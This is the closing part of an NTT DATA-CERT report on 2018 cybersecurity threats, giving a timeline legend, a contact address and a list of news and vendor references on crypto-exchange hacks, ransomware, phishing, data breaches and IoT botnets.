


▲: Worldwide
▲: Limited to some overseas regions
▲: Limited to Japan

: Vulnerability
: Threat
: Cyber attack/ incident

: Measure
: Government effort

* Dates listed in timeline may not be the date of the occurrence of the event but instead the date they were posted in articles.



5. Inquiry Contact

NTT DATA Corporation
NTTDATA-CERT, Information Security Office, Security Engineering Department
nttdata-cert@kits.nttdata.co.jp

6. References

[1] テックビューロ株式会社, "仮想通貨の入出金停止に関するご報告、及び弊社対応について," 20 9 2018. [Online]. Available: https://prtimes.jp/main/html/rd/p/000000093.000012906.html.

[2] テックビューロ株式会社, "仮想通貨流出事件に関する状況報告、及び顧客対応状況について," 21 9 2018. [Online]. Available: https://prtimes.jp/main/html/rd/p/000000094.000012906.html.

[3] 近畿財務局, "テックビューロ株式会社に対する行政処分について," 25 9 2018. [Online]. Available: http://kinki.mof.go.jp/file/rizai/pagekinkihp025000049.html.

[4] Group-IB, "Group-IB: 14 cyber attacks on crypto exchanges resulted in a loss of $882 million," 17 10 2018. [Online]. Available: https://www.group-ib.com/media/gib-crypto-summary/.

[5] CNET Japan, "仮想通貨取引所の Binance に攻撃、「SYS」が異常高騰--対応を終え「資産は守られた」," 5 7 2018. [Online]. Available: https://japan.cnet.com/article/35121982/.

[6] Bancor, "The Road Ahead," 12 7 2018. [Online]. Available: https://blog.bancor.network/the-road-ahead-e773dcbf7603.

[7] Bleeping Computer, "KickICO Platform Loses $7.7 Million in Recent Hack," 30 7 2018. [Online]. Available: https://www.bleepingcomputer.com/news/security/kickico-platform-loses-77-million-in-recent-hack/.

[8] Monappy, "Monappy における Monacoin の不正出金につきまして," 2 9 2018. [Online]. Available: https://medium.com/@IndieSquare/monappy%E3%81%AB%E3%81%8A%E3%81%91%E3%82%8Bmonacoin%E3%81%AE%E4%B8%8D%E6%AD%A3%E5%87%BA%E9%87%91%E3%81%AB%E3%81%A4%E3%81%8D%E3%81%BE%E3%81%97%E3%81%A6-bdb1179e2bb9.

[9] Qihoo 360, "New CryptoMiner hijacks your Bitcoin transaction. Over 300,000 computers have been attacked," 13 6 2018. [Online]. Available: https://blog.360totalsecurity.com/en/new-cryptominer-hijacks-your-bitcoin-transaction-over-300000-computers-have-been-attacked/.

[10] Security Affairs, "Trezor users targeted by phishing attacks, experts blame DNS Poisoning or BGP Hijacking," 2 7 2018. [Online]. Available: https://securityaffairs.co/wordpress/74075/hacking/trezor-phishing.html.

[11] Trezor, "[PSA] Phishing Alert: Fake Trezor Wallet website," 1 7 2018. [Online]. Available: https://blog.trezor.io/psa-phishing-alert-fake-trezor-wallet-website-3bcfdfc3eced.

[12] Malwarebytes, "Obfuscated Coinhive shortlink reveals larger mining operation," 3 7 2018. [Online]. Available: https://blog.malwarebytes.com/threat-analysis/2018/07/obfuscated-coinhive-shortlink-reveals-larger-mining-operation/.

[13] ZDNet Japan, "企業のネットワーク狙う新種の仮想通貨採掘マルウェア「PowerGhost」," 31 7 2018. [Online]. Available: https://japan.zdnet.com/article/35123292/.

[14] Kaspersky, "A mining multitool," Kaspersky, 26 7 2018. [Online]. Available: https://securelist.com/a-mining-multitool/86950/.

[15] Symantec, "MikroTik 社製ルーターの感染を究明," 14 8 2018. [Online]. Available: https://www.symantec.com/connect/ja/blogs/mikrotik.

[16] Bleeping Computer, "Over 3,700 MikroTik Routers Abused In CryptoJacking Campaigns," 10 9 2018. [Online]. Available: https://www.bleepingcomputer.com/news/security/over-3-700-mikrotik-routers-abused-in-cryptojacking-campaigns/.

[17] CNET Japan, "「Google Play」ストア、仮想通貨マイニングアプリを禁止," 30 7 2018. [Online]. Available: https://japan.cnet.com/article/35123215/.

[18] 日本経済新聞, "仮想通貨の取引履歴、「鳥の目」で把握　警察庁," 29 8 2018. [Online]. Available: https://www.nikkei.com/article/DGXMZO34731350Z20C18A8CR8000/.

[19] 金融庁, "「仮想通貨交換業等に関する研究会」（第5回）議事次第," 12 9 2018. [Online]. Available: https://www.fsa.go.jp/news/30/singi/20180912.html.

[20] Trend Micro, "2018 年上半期セキュリティラウンドアップ　クラウド時代の認証情報を狙い," 3 9 2018. [Online]. Available: https://resources.trendmicro.com/jp-docdownload-thankyou-m087-web-20181h-securityroundup.html.

[21] INTERNET Watch, "ランサムウェア「SamSam」被害総額は 590 万ドル以上に、警戒弱まる深夜や早朝を狙って攻撃," 24 8 2018. [Online]. Available: https://internet.watch.impress.co.jp/docs/news/1139672.html.

[22] JPCERT/CC, "ランサムウエア対策特設サイト," 26 10 2017. [Online]. Available: https://www.jpcert.or.jp/magazine/security/nomore-ransom.html#4.

[23] Kaspersky, "To crypt, or to mine – that is the question," 5 7 2018. [Online]. Available: https://securelist.com/to-crypt-or-to-mine-that-is-the-question/86307/.

[24] Bleeping Computer, "Ransomware Infection Cripples Shipping Giant COSCO's American Network," 25 7 2018. [Online]. Available: https://www.bleepingcomputer.com/news/security/ransomware-infection-cripples-shipping-giant-coscos-american-network/.

[25] AJC, "CONFIDENTIAL REPORT: Atlanta's cyber attack could cost taxpayers $17 million," 1 8 2018. [Online]. Available: https://www.ajc.com/news/confidential-report-atlanta-cyber-attack-could-hit-million/GAljmndAF3EQdVWlMcXS0K/.

[26] CNET Japan, "工場停止の原因は「WannaCry」の亜種--「iPhone」向けサプライヤーの TSMC が発表," 7 8 2018. [Online]. Available: https://japan.cnet.com/article/35123656/.

[27] TSMC, "TSMC Details Impact of Computer Virus Incident," 5 8 2018. [Online]. Available: http://www.tsmc.com/tsmcdotcom/PRListingNewsAction.do?action=detail&newsid=THHIANTHTH&language=E.

[28] Kaspersky, "KeyPass ransomware," 13 8 2018. [Online]. Available: https://securelist.com/keypass-ransomware/87412/.

[29] Fortinet, "GandCrab V4.0 Analysis: New Shell, Same Old Menace," 9 7 2018. [Online]. Available: https://www.fortinet.com/blog/threat-research/gandcrab-v4-0-analysis--new-shell--same-old-menace.html.

[30] Bleeping Computer, "GandCrab v5 Ransomware Utilizing the ALPC Task Scheduler Exploit," 26 9 2018. [Online]. Available: https://www.bleepingcomputer.com/news/security/gandcrab-v5-ransomware-utilizing-the-alpc-task-scheduler-exploit/.

[31] TrendMicro, "A Closer Look at the Locky Poser, PyLocky Ransomware," 10 9 2018. [Online]. Available: https://blog.trendmicro.com/trendlabs-security-intelligence/a-closer-look-at-the-locky-poser-pylocky-ransomware/.

[32] Malwarebytes, "GandCrab ransomware distributed by RIG and GrandSoft exploit kits," 10 5 2018. [Online]. Available: https://blog.malwarebytes.com/threat-analysis/2018/01/gandcrab-ransomware-distributed-by-rig-and-grandsoft-exploit-kits/.

[33] Trend Micro, "「クラウド時代の認証情報」を狙いフィッシング詐欺が急増、2018 年上半期の脅威動向を分析," 3 9 2018. [Online]. Available: https://blog.trendmicro.co.jp/archives/19461.

[34] Bitglass, "Raiders of EMEA Cloud Adoption Report," 22 8 2018. [Online]. Available: https://www.bitglass.com/press-releases/emea-cloud-adoption-2018.

[35] 日経 BP, "Microsoft は Office 365 移行促進を強硬へ？Gartner が予測," 22 6 2018. [Online]. Available: https://tech.nikkeibp.co.jp/it/atcl/idg/14/481542/062200519/.

[36] 日本経済新聞, "文科省が Office365 の偽メールに注意喚起、6 大学で被害," 2 7 2018. [Online]. Available: https://www.nikkei.com/article/DGXMZO32489620S8A700C1000000/.

[37] Vade Secure, "Microsoft Takes Top Spot in Inaugural Phishers' Favorites Top 25 List," [Online]. Available:

https://www.vadesecure.com/en/phishers-favorites-q2-2018/.

[38] Avanan, "PhishPoint: New SharePoint Phishing Attack Affects an Estimated 10% of Office 365 Users," 14 8 2018. [Online]. Available: https://www.avanan.com/resources/phishpoint-attack.

[39] 日経ビジネス, "スクープ　パスワード 16 億件の流出を確認," 7 9 2018. [Online]. Available: https://business.nikkeibp.co.jp/atcl/report/15/110879/090500857/.

[40] 4iQ, "1.4 Billion Clear Text Credentials Discovered in a Single Database," 9 12 2017. [Online]. Available: https://medium.com/4iqdelvedeep/1-4-billion-clear-text-credentials-discovered-in-a-single-database-3131d0a1ae14.

[41] HackRead, "3,000 Databases with 200 Million Unique accounts found on Dark Web," 23 2 2018. [Online]. Available: https://www.hackread.com/3000-databases-200-million-unique-accounts-exposed-dark-web/.

[42] Security NEXT, "「d アカウント」への「PW リスト攻撃」、攻撃規模は明らかにせず - 個人情報流出は否定," 24 8 2018. [Online]. Available: http://www.security-next.com/096892.

[43] 株式会社ケイ・オプティコム, "eoID に対する不正なログインについてのお知らせ," 15 8 2018. [Online]. Available: http://www.k-opti.com/announce/180815/.

[44] イオンマーケティング株式会社, "「smartWAON ウェブサイト」における不正ログインについて お詫びと調査結果のお知らせ," 21 9 2018. [Online]. Available: http://www.aeonmarketing.co.jp/pdf/news_20180915.pdf.

[45] ZDNet Japan, "8 割以上がパスワードを使い回し--手帳やノートのメモで保管が最多," 5 10 2017. [Online]. Available: https://japan.zdnet.com/article/35108358/.

[46] IPA, "STOP! パスワード使い回し!キャンペーン 2018," 2 8 2018. [Online]. Available: http://www.jpcert.or.jp/pr/2018/stop-password2018.html.

[47] IPA, "不正ログイン対策特集ページ," 8 3 2018. [Online]. Available: https://www.ipa.go.jp/security/anshin/account_security.html.

[48] FBI, "BUSINESS E-MAIL COMPROMISE THE 12 BILLION DOLLAR SCAM," 12 7 2018. [Online]. Available: https://www.ic3.gov/media/2018/180712.aspx.

[49] 日本経済新聞, "企業狙うメール詐欺 「攻撃受けた」39%," 15 8 2018. [Online]. Available: https://www.nikkei.com/article/DGKKZO34138700U8A810C1CR8000/.

[50] IPA, "【注意喚起】偽口座への送金を促す“ビジネスメール詐欺”の手口（続報）," 27 8 2018. [Online]. Available: https://www.ipa.go.jp/security/announce/201808-bec.html.

[51] Security NEXT, "「東京五輪の無料チケット」で誘うメールに要警戒 - 攻撃計画が進行中," 5 9 2018. [Online]. Available: http://www.security-next.com/097615.

[52] JPCERT/CC, "仮想通貨を要求する日本語の脅迫メールについて," 20 9 2018. [Online]. Available: https://www.jpcert.or.jp/newsflash/2018091901.html.

[53] Trend Micro, "「簡略版セクストーション」による被害発生中、詐欺メールで金銭要求," 4 10 2018. [Online]. Available: https://is702.jp/news/3379/.

[54] Bloomberg, "ロシア情報機関のハッカー、資金移動にビットコイン使用－米当局," 16 7 2018. [Online]. Available: https://www.bloomberg.co.jp/news/articles/2018-07-16/PBYEZA6S973K01.

[55] NHK, "インフラ設備へのサイバー攻撃に備え 米政府が新部局設置へ," 1 8 2018. [Online]. Available: https://www3.nhk.or.jp/news/html/20180801/k10011558911000.html.

[56] 朝日新聞, "米政府、サイバー戦略を策定 北朝鮮など「敵対国家」に," 21 9 2018. [Online]. Available: https://www.asahi.com/articles/ASL9P2C52L9PUHBI009.html.

[57] Bleeping Computer, "Microsoft Says It Blocked Attempts at Hacking Midterm Campaigns," 19 7 2018. [Online]. Available: https://www.bleepingcomputer.com/news/government/microsoft-says-it-blocked-attempts-at-hacking-midterm-campaigns/.

[58] Bleeping Computer, "Microsoft Disrupts APT28 Hacking Campaign Aimed at US Midterm Elections," 21 8 2018. [Online]. Available: https://www.bleepingcomputer.com/news/security/microsoft-disrupts-apt28-hacking-campaign-aimed-at-us-midterm-elections/.

[59] F5, "Cyber Attacks Spike in Finland Before Trump-Putin Meeting," 19 7 2018. [Online]. Available: https://www.f5.com/labs/articles/threat-intelligence/cyber-attacks-spike-in-finland-before-trump-putin-meeting.

[60] JPRS, "常時 SSL 化について," 5 2018. [Online]. Available: https://jprs.jp/pubcert/about/aossl/.

[61] 共同通信, "自治体サイト、安全対策に遅れ," 14 7 2018. [Online]. Available: https://this.kiji.is/390802611315754081?c=39546741839462401.

[62] Google, "A milestone for Chrome security: marking HTTP as “not secure”," 24 7 2018. [Online]. Available: https://www.blog.google/products/chrome/milestone-chrome-security-marking-http-not-secure/.

[63] S. Helme, "Alexa Top 1 Million Analysis - August 2018," 24 8 2018. [Online]. Available: https://scotthelme.co.uk/alexa-top-1-million-analysis-august-2018/.

[64] 知的財産戦略本部・犯罪対策閣僚会議, "インターネット上の海賊版サイトに対する緊急対策(案)," 4 2018. [Online]. Available: https://www.kantei.go.jp/jp/singi/titeki2/180413/siryou2.pdf.

[65] 弁護士ドットコム, "第 2 回 サイトブロッキングと「通信の秘密」の関係," 15 6 2018. [Online]. Available: https://business.bengo4.com/category5/article371.

[66] 首相官邸, "知的財産戦略本部会合・犯罪対策閣僚会議," 13 4 2018. [Online]. Available: http://www.kantei.go.jp/jp/singi/titeki2/180413/gijisidai.html.

[67] NTT, "インターネット上の海賊版サイトに対するブロッキングの実施について," 23 4 2018. [Online]. Available: http://www.ntt.co.jp/news2018/1804/180423a.html.

[68] 朝日新聞, "海賊版サイト対策、まとまらず 検討会議は無期限延期に," 16 10 2018. [Online]. Available: https://www.asahi.com/articles/ASLBH5W88LBHUCLV00L.html.

[69] ラジオライフ, "サイトブロッキングの仕組みとその問題点とは？," 18 7 2018. [Online]. Available: https://radiolife.com/internet/virus/25001/.

[70] Bloomberg, "アディダスから情報流出の可能性ー数百万の顧客にリスクか," 29 6 2018. [Online]. Available: https://www.bloomberg.co.jp/news/articles/2018-06-29/PB2A8I6K50XW01.

[71] Timehop, TIMEHOP SECURITY INCIDENT, JULY 4TH, 2018, 4 7 2018. [Online]. Available: https://www.timehop.com/security/.

[72] Reddit, "We had a security incident. Here's what you need to know.," 2 8 2018. [Online]. Available: https://www.reddit.com/r/announcements/comments/93qnm5/we_had_a_security_incident_heres_what_you_need_to/.

[73] 日本経済新聞, "シンガポール、患者情報 150 万人流出 リー首相も被害," 20 7 2018. [Online]. Available: https://www.nikkei.com/article/DGXMZO33227640Q8A720C1FF8000/.

[74] 日本経済新聞, "英 BA の顧客情報流出、試される GDPR 対応," 11 9 2018. [Online]. Available: https://www.nikkei.com/article/DGXMZO35210560R10C18A9TJ1000/.

[75] RiskIQ, "Inside the Magecart Breach of British Airways: How 22 Lines of Code Claimed 380,000 Victims," 11 9 2018. [Online]. Available: https://www.riskiq.com/blog/labs/magecart-british-airways-breach/.

[76] 日本経済新聞, "重要インフラの IoT、脆弱性 150 件 総務省が実態調査," 4 7 2018. [Online]. Available: https://www.nikkei.com/article/DGXMZO32596770U8A700C1000000/.

[77] INTERNET Watch, "3 分の 2 がルーターの ID／パスワードを未変更、4 割が管理画面の存在を知らず～Avast 調査," 20 7 2018. [Online]. Available: https://internet.watch.impress.co.jp/docs/news/1133918.html.

[78] Fortinet, "Hide ‘N Seek: From Home Routers to Smart Home Insecurities," 23 7 2018. [Online]. Available: https://www.fortinet.com/blog/threat-research/hide--n-seek--from-home-routers-to-smart-home-insecurities.html?utm_source=security_week.

[79] Trend Micro, "Open ADB Ports Being Exploited to Spread Possible Satori Variant in Android Devices," 23 7 2018. [Online]. Available: https://blog.trendmicro.com/trendlabs-security-intelligence/open-adb-ports-being-exploited-to-spread-possible-satori-variant-in-android-devices/.

[80] Palo Alto Networks, "Multi-exploit IoT/Linux Botnets Mirai and Gafgyt Target Apache Struts, SonicWall," 9 9 2018.

[Online]. Available: https://researchcenter.paloaltonetworks.com/2018/09/unit42-multi-exploit-iotlinux-botnets-mirai-gafgyt-target-apache-struts-sonicwall/.